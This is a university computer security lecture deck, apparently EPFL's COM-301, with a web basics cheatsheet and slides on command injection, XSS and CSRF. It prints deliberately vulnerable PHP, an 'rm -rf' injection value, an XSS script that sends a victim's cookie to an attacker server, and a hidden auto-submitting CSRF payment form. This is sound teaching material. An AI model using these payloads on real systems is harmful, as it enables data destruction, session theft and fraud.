EPFL


SPRING
SECURITY AND PRIVACY ENGINEERING LABORATORY

Web development cheatsheet (preliminaries to follow the lecture)

Why this cheatsheet


Most COM-301 examples and setups

Personal computer
(local authentication, local access control, local program execution)



Remote server
(local/remote authentication, remote access control, remote program execution)

Web development



Browser & server collaborate
(remote authentication, remote access control, mixed program execution)

How does this work?


HTTP *HyperText Transfer Protocol*

Protocol that determines what actions Web servers and browsers should take in response to various commands

HTTP is a **Request-Response** protocol

1 - The Client sends the **Request**
(e.g., for an HTML file, to update a database, send a mail,…)

2 - The Server processes the request, performs the requested action, and sends a **Response** to the client**.**



HTTP is **stateless**: each command is executed independently, i.e., without *any knowledge* of any previous commands

Cookies

- Small piece of data stored by a browser on a user's device
  - **Main goal:** storing state information (such as shopping cart details) to create HTTP "sessions"
  - **Secondary uses:** tracking users.

- Ambient authority in cookies
  - Assume you are logged into bank.com -> you have cookies stored for bank.com.
  - Any new HTTP requests to bank.com will **include all cookies for bank.com** so that you can continue your session (e.g., if you have a session cookie after login you don't have to log in again for every request)

HTTP *HyperText Transfer Protocol*: Requests

Uniform Resource Locator (URL): a standard way of referencing a resource (some text, a webpage, a script, an image, etc). It includes the protocol used to access the resource, the host machine (typically as a domain, but can also be an IP and a port), and the relative address of the resource inside that host which may include a directory or not


This URL uses **HTTP** to connect to the host **www.mywebsite.com** and find the page **skirt.php** inside the directory **apparel**.

https://www.w3schools.com/tags/ref_httpmethods.asp

HTTP *HyperText Transfer Protocol*: GET Requests

HTTP GET method

used to request an existing resource from the server. In a **GET** Request method the parameters of a request are encoded in the **URL**. It is appended to the **URL** as **key/Value pair** (Query string)



This URL uses **HTTP** to connect to the host **www.mywebsite.com** and find the page **skirt.php** inside the directory **apparel**.

Using the GET method the URL is passing 3 parameters to the host:

sku with value 123
lang with value en
sect with value silk


The parametes appear after the mark '**?**' and are separated by the separator '**&**'

https://www.w3schools.com/tags/ref_httpmethods.asp

HTTP *HyperText Transfer Protocol*: GET Requests

HTTP GET method

used to request an existing resource from the server. In a **GET** Request method the parameters of a request are encoded in the **URL**. It is appended to the **URL** as **key/Value pair** (Query string)




```
GET /apparel/skirt.php
Host: www.mywebsite.com
[…]
[here more parameters by browser]
[…]
```

https://www.w3schools.com/tags/ref_httpmethods.asp

HTTP *HyperText Transfer Protocol*: POST Requests

HTTP POST method

used to create or update a resource in the server

The data sent to the server is stored in the request body of the HTTP request. This may be JSON, XML, or other format.

```
POST /test/demo_form.php HTTP/1.1
Host: w3schools.com
name1=value1&name2=value2
```

As opposed to a GET request which cannot not change any data, a POST request potentially modifies data on the Web server

There are more HTTP methods, not relevant for this lecture

HTML *HyperText Markup Language*

HTML is a markup language used to indicate to the browser how to render a document. Markup means that different parts of the documents are *marked* with *tags.* These tags help the browser know how to interpret each of the elements in the document.

```
<!DOCTYPE html>                    ← Type of document
<html>                             ← Start html
<head>                             ← Start of header (metadata of the page)
<title>Page Title</title>          ← Page title, appears at the top of the browser
</head>                            ← End of header
<body>                             ← Start of body (content of the page)

<h1>My First Heading</h1>          ← Predefined size of font
<p>My first paragraph.</p>         ← Paragraph, unit of text

</body>                            ← End of body
</html>                            ← End of html document
```

https://www.w3schools.com/html/html_intro.asp

PHP: Hypertext pre-processor

PHP is a server scripting language, commonly used for making dynamic and interactive Web pages

PHP uses inputs and variables to create web pages on the fly

Variables in PHP start with a **$**, e.g. `$myvariable`

Special variables are used to read the values sent using GET and post:

`$_GET[param]` returns the value associated to param in the url

`$_POST[param]` returns the value associated to param in the body of the request (json, XML)

`$_SESSION[param]` returns the value associated to param in the cookie governing the session

The command `echo` is used to output HTML code

Cheat sheet on PHP

PHP code running on the server

```
<?php
$var = “class”
echo "<h2>PHP is Fun!</h2>";
echo "Hello $var!<br>";
echo “Learning PHP<br>";
?>
```

produces

HTML code sent as HTTP Response

```
<h2>PHP is Fun!</h2>
Hello class!<br>
Learning PHP<br>
```

Result shown on the browser

PHP is Fun!

Hello class!
Learning PHP

You can try scripting in PHP here: https://www.runphponline.com/

EPFL

SPRING
SECURITY AND PRIVACY ENGINEERING LABORATORY

End Web development cheatsheet (preliminaries to follow the lecture)

Computer Security (COM-301)

Adversarial thinking

Reasoning as a defender – Part II

Carmela Troncoso

SPRING Lab

carmela.troncoso@epfl.ch

Some slides/ideas adapted from: Emiliano de Cristofaro, Gianluca Stringhini, George Danezis

Reasoning about attacks
Common Weaknesses Enumeration (CWE)

IDEA: A database of software errors leading to vulnerabilities to help security engineers avoid common pitfalls **- "What not to do"**

(Classification in 2011, see link below for current top 25)

Insecure Interaction Between Components

One subsystem feeds the another subsystem data that is not sanitized

Risky Resource Management

The system acts on inputs that are not sanitized

Porous Defenses

Defenses fail to provide full protection or complete mediation, through missing checks, or partial mechanisms

CWE/SANS Top 25 Most Dangerous Software Errors: https://cwe.mitre.org/top25/archive/2023/2023_top25_list.html

CWE I: Insecure Interaction Between Components

"insecure ways in which data is sent and received between separate components, modules, programs, processes, threads, or systems"


One subsystem feeds another subsystem data that is <u>not sanitized</u>

CWE ID	Name
CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
CWE-434	Unrestricted Upload of File with Dangerous Type
CWE-352	Cross-Site Request Forgery (CSRF)
CWE-601	URL Redirection to Untrusted Site ('Open Redirect')

Insecure Interaction Between Components

CWE-78: 'OS Command Injection'

Improper Neutralization of Special Elements used in an OS Command



PHP code running on the server

```
$userName = $_POST["userName"];
$command = 'ls -l /home/' . $userName;
system($command);
```

When the form is submitted, the data in the form is sent to the server using the POST method, and the server reads it in a variable $userName

```
<form action="/url/myscript.php" method="post">
userName: <input name="userName" type="text" />
<input name="submit" type="submit" value="Submit" >
</form>
```

Insecure Interaction Between Components

CWE-78: 'OS Command Injection'

Improper Neutralization of Special Elements used in an OS Command

PHP code running on the server

```
$userName = $_POST["user"];
$command = 'ls -l /home/' . $userName;
system($command);
```

No check on $userName format!

What happens if $userName = '; rm -rf'?

The OS would execute both commands one after the other: first gives you the home list of files and **then deletes everything without asking!!**

Insecure Interaction Between Components

CWE-79: 'Cross-site Scripting' (commonly known as XSS)

Improper Neutralization of Input During Web Page Generation

PHP code running on the server

```
$username = $_GET['userName'];
echo '<div class="header"> Welcome, ' . $username . '</div>';
```

← **No check on $userName format!**

What happens if I browse the page as:

http://trustedSite.com/welcome.php**?**userName='<script>alert("You've been attacked!");</script>'

url

GET parameters


https://xss-game.appspot.com/

Insecure Interaction Between Components

CWE-79: 'Cro… …S)

Improper Neutr…

```
$username =
echo '<div cl
```



…on $userName format!

What happens if …

http://trustedSite.com/welcome.php?userName='<script>alert("You've been attacked!");</script>'

url GET parameters

The page opens a popup that just reads "You've been attacked"!

Insecure Interaction Between Components

CWE-79: 'Cross-site Scripting'

Improper Neutralization of Input During Web Page Generation

PHP code running on the server

```
$username = $_GET['userName'];
echo '<div class="header"> Welcome, ' . $username . '</div>';
```

← **No check on $userName format!**


What happens if I browse the page as:

http://trustedSite.com/welcome.php**?** userName='<script>http//carmelasserver/submit?cookie=document.cookie;</script>'

url GET parameters

The script would send to carmela's server the user's cookie at trustedSite.com

How XSS can be used to attack a victim



1. The adversary exploits an XSS vulnerability to introduce a malicious script on a website. Here, for instance, inserts a script that sends the cookie stored in the browser executing the script to http://attacker

2. The Victim requests the web with the malicious code injected.

3. The page is served, downloading the malicious script to the victim's machine.

4. Upon downloading, the browser interprets and executes the script sending the users' cookie for that particular website to the Attacker.

(the cookie may contain sensitive information, or may be used to login on the website without credentials)

See more about this example in: https://excess-xss.com/

Insecure Interaction Between Components

How to avoid injection??

Sanitization, sanitization, sanitization, sanitization

Remember **BIBA**! Never bring information from low (unknown) into high (OS, server)

Why are those attacks so pervasive then?

Cross subsystem sanitization is hard!!!!

Sub-system “A” needs to know what the valid set of inputs for sub-system “B” is!!

Insecure Interaction Between Components


CWE-352: 'Cross-site Request Forgery'

In the HTML of EPFL human resources web ← **hypothetical example!**

HTML code send to the browser

```
<h3>
 EPFL HR Payment Form
</h3>
<form action="/url/payStudent.php" method="post">
 Firstname: <input type="text" name="firstname"/><br/>
 Lastname: <input type="text" name="lastname"/><br/>
 Amount: <input type="text" name="amount">
  <input type="submit" name="submit" value="Pay">
</form>
```

Result shown on the browser



When the form is submitted, the data in the form is sent to the server using the POST method

Insecure Interaction Between Components

CWE-352: 'Cross-site Request Forgery'

In the HTML of EPFL human resources web ← **hypoth**

HTML code send to the browser

```
<h3>
 EPFL HR Payment Form
</h3>
<form action="/url/payStudent.php" method="post">
 Firstname: <input type="text" name="firstname"/><br/>
 Lastname: <input type="text" name="lastname"/><br/>
 Amount: <input type="text" name="amount">
  <input type="submit" name="submit" value="Pay">
</form>
```

PHP script running on the Web server

payStudent.php

```
<?php
// initiate the session in order to validate sessions
session_start();

//check correct session
if (! session_is_registered("username")) {  // if the session is invalid
echo "invalid session detected!";
// Redirect user to login page
[...]
exit;}

// The user session is valid, so process the request
// search bank account using the POST input in database
$originAccount = findAccount($_SESSION['username'])
$destinationAccount = findAccount($_POST['firstname'], $_POST['lastname'])
// pay the money from origin account to destination account
send_money($originAccount, $destinationAccount, $_POST['amount']);
echo "Your transfer has been successful.";
}
?>
```

Checks session cookie exists for username

If session exists, move money from username to firstname-lastname

Insecure Interaction Between Components

CWE-352: 'Cross-site Request Forgery'

The attack: A Malicious Student makes a web with lots of Minions and Rick & Morty images with the following code

HTML in Student's web

```
<script>
function SendAttack () {
// send to /url/payStudent.php
form.submit();
}
</script>

<body onload="javascript:SendAttack();">

<form action="http://epflHR.ch/paystudent.php" id="form" method="post">
<input type="hidden" name="firstname" value="Malicious">
<input type="hidden" name="lastname" value="Student">
<input type="hidden" name="amount" value = "1000 CHF">

<img src="https://i.redd.it/388eovi0ebqz.jpg" >
</form>
```

Result shown on the browser

Insecure Interaction Between Components

CWE-352: 'Cross-site Request Forgery'

The attack: A Malicious Student makes a web with lots of Minions and Rick & Morty images with the following code

HTML in Student's web

```
<script>
function SendAttack () {
// send to /url/payStudent.php
form.submit();
}
</script>

<body onload="javascript:SendAttack();">

<form action="http://epflHR.ch/paystudent.php" id="form" method="post">
<input type="hidden" name="firstname" value="Malicious">
<input type="hidden" name="lastname" value="Student">
<input type="hidden" name="amount" value = "1000 CHF">

<img src="https://i.redd.it/388eovi0ebqz.jpg" >
</form>
```

When anybody visits the page, the function SendAttack is executed, which submits the hidden form to epfhHR.ch with the values hardcoded in the form fields (Malicious, Student, 1000CHF)

Result shown on the browser

The form is hidden! So it does not show in the browser

Insecure Interaction Between Components

CWE-352: 'Cross-site Request Forgery'

When Carmela visits Students's page Logged-in in EPFL HR Web

The attack: A Malicious Student makes a web v
Minions and Rick & Morty images with the foll

HTML in Student's web

```
<script>
function SendAttack () {
// send to /url/payStudent.php
form.submit();
}
</script>

<body onload="javascript:SendAttack();">

<form action="http://epflHR.ch/paystudent.php" id="form
<input type="hidden" name="firstname" value="Malicious
<input type="hidden" name="lastname" value="Student">
<input type="hidden" name="amount" value = "1000 CHF

<img src="https://i.redd.it/388eovi0ebqz.jpg" >
</form>
```

payStudent.php

```
<?php
// initiate the session in order to validate sessions
session_start();

//check correct session
if (! session_is_registered("username")) { // if the session is invalid
echo "invalid session detected!";
// Redirect user to login page
[...]
exit;}

// The user session is valid, so process the request
// search bank account using the POST input in database
$originAccount = findAccount($_SESSION['username'])
$destinationAccount = findAccount($_POST['firstname'], $_POST['lastname'])
// pay the money from origin account to destination account
send_money($originAccount, $destinationAccount, $_POST['amount']);
echo "Your transfer has been successful.";
}
?>
```

Insecure Interaction Between Components

CWE-352: 'Cross-site Request Forgery'

The attack: A Malicious Student makes a web v
Minions and Rick & Morty images with the foll

HTML in Student's web

```
<script>
function SendAttack () {
// send to /url/payStudent.php
form.submit();
}
</script>

<body onload="javascript:SendAttack();">

<form action="http://epflHR.ch/paystudent.php" id="form
<input type="hidden" name="firstname" value="Malicious
<input type="hidden" name="lastname" value="Student">
<input type="hidden" name="amount" value = "1000 CHF

<img src="https://i.redd.it/388eovi0ebqz.jpg" >
</form>
```

When Carmela visits Students's page Logged-in in EPFL HR Web

payStudent.php

```
<?php
// initiate the session in order to validate sessions
session_start();

//check correct session
if (! session_is_registered("username")) { // if
echo "invalid session detected!";
// Redirect user to login page
[...]
exit;}

// The user session is valid, so process the request
// search bank account using the POST input in database
$originAccount = findAccount($_SESSION['username'])
$destinationAccount = findAccount($_POST['firstname'], $_POST['lastname'])
// pay the money from origin account to destination account
send_money($originAccount, $destinationAccount, $_POST['amount']);
echo "Your transfer has been successful.";
}
?>
```

Carmela is logged in, the session is valid

Because Carmela is logged in, the variable $_SESSION will contain her user name which is associated to the Origin account

Insecure Interaction Between Components

CWE-352: 'Cross-site Request Forgery'

The attack: A Malicious Student makes a web v
Minions and Rick & Morty images with the foll

HTML in Student's web

```
<script>
function SendAttack () {
// send to /url/payStudent.php
form.submit();
}
</script>

<body onl

<form acti                                    hp" id="form
<input typ                                    e="Malicious
<input typ                                    ="Student">
<input type= "hidden" name= "amount" value = "1000 CHF

<img src="https://i.redd.it/388eovi0ebqz.jpg" >
</form>
```

Because the form was sent from Student's web, the $_POST variables will take the values he hardcoded in his form: Malicious Student 1000CHF

payStudent.php

```
<?php
// initiate the session in order to validate sessions
session_start();

//check correct session
if (! session_is_registered("username")) { // if the session is invalid
echo "invalid session detected!";
// Redirect user to login page
[...]
exit;}

// The user session is valid, so process the request
// search bank account using the POST input in database
$originAccount = findAccount($_SESSION['username'])
$destinationAccount = findAccount($_POST['firstname'], $_POST['lastname'])
// pay the money from origin account to destination account
send_money($originAccount, $destinationAccount, $_POST['amount']);
echo "Your transfer has been successful.";
}
?>
```

Insecure Interaction Between Components

CWE-352: 'Cross-site Request Forgery'

Hm… using another program to execute a function with higher privileges…

Have we seen this problem before in the course??

Insecure Interaction Between Components
CWE-352: 'Cross-site Request Forgery'

An instance of the confused deputy problem!

Carmela's web-client is confused into performing an action that seems to be authorized by Carmela, but that in fact grants Carmela's privileges to Malicious Student

…enabled by the use of ambient authority

Cookie-based authentication implies that, if Carmela is logged in, the web client will act with her privileges

Insecure Interaction Between Components

CWE-352: ‘Cross-site Request Forgery‘

How to avoid cross site request forgery?

Same origin policy

Same Origin Policy (SOP)

- Web browser security mechanism
- Restricts scripts of **one origin** from accessing data of **another origin.**
- What constitues an origin? Combination of (protocol, host, port)
  - https://example.com:8000

- Examples (same origin or not?)
  - https://example.com/a -> https://example.com/b (Yes)
  - https://example.com/a -> http://example.com/a (No, protocol mismatch)
  - https://example.com/a -> https://www.example.com/a (No, host mismatch)
  - https://example.com/a -> https://example.com:5000/a (No, port mismatch)

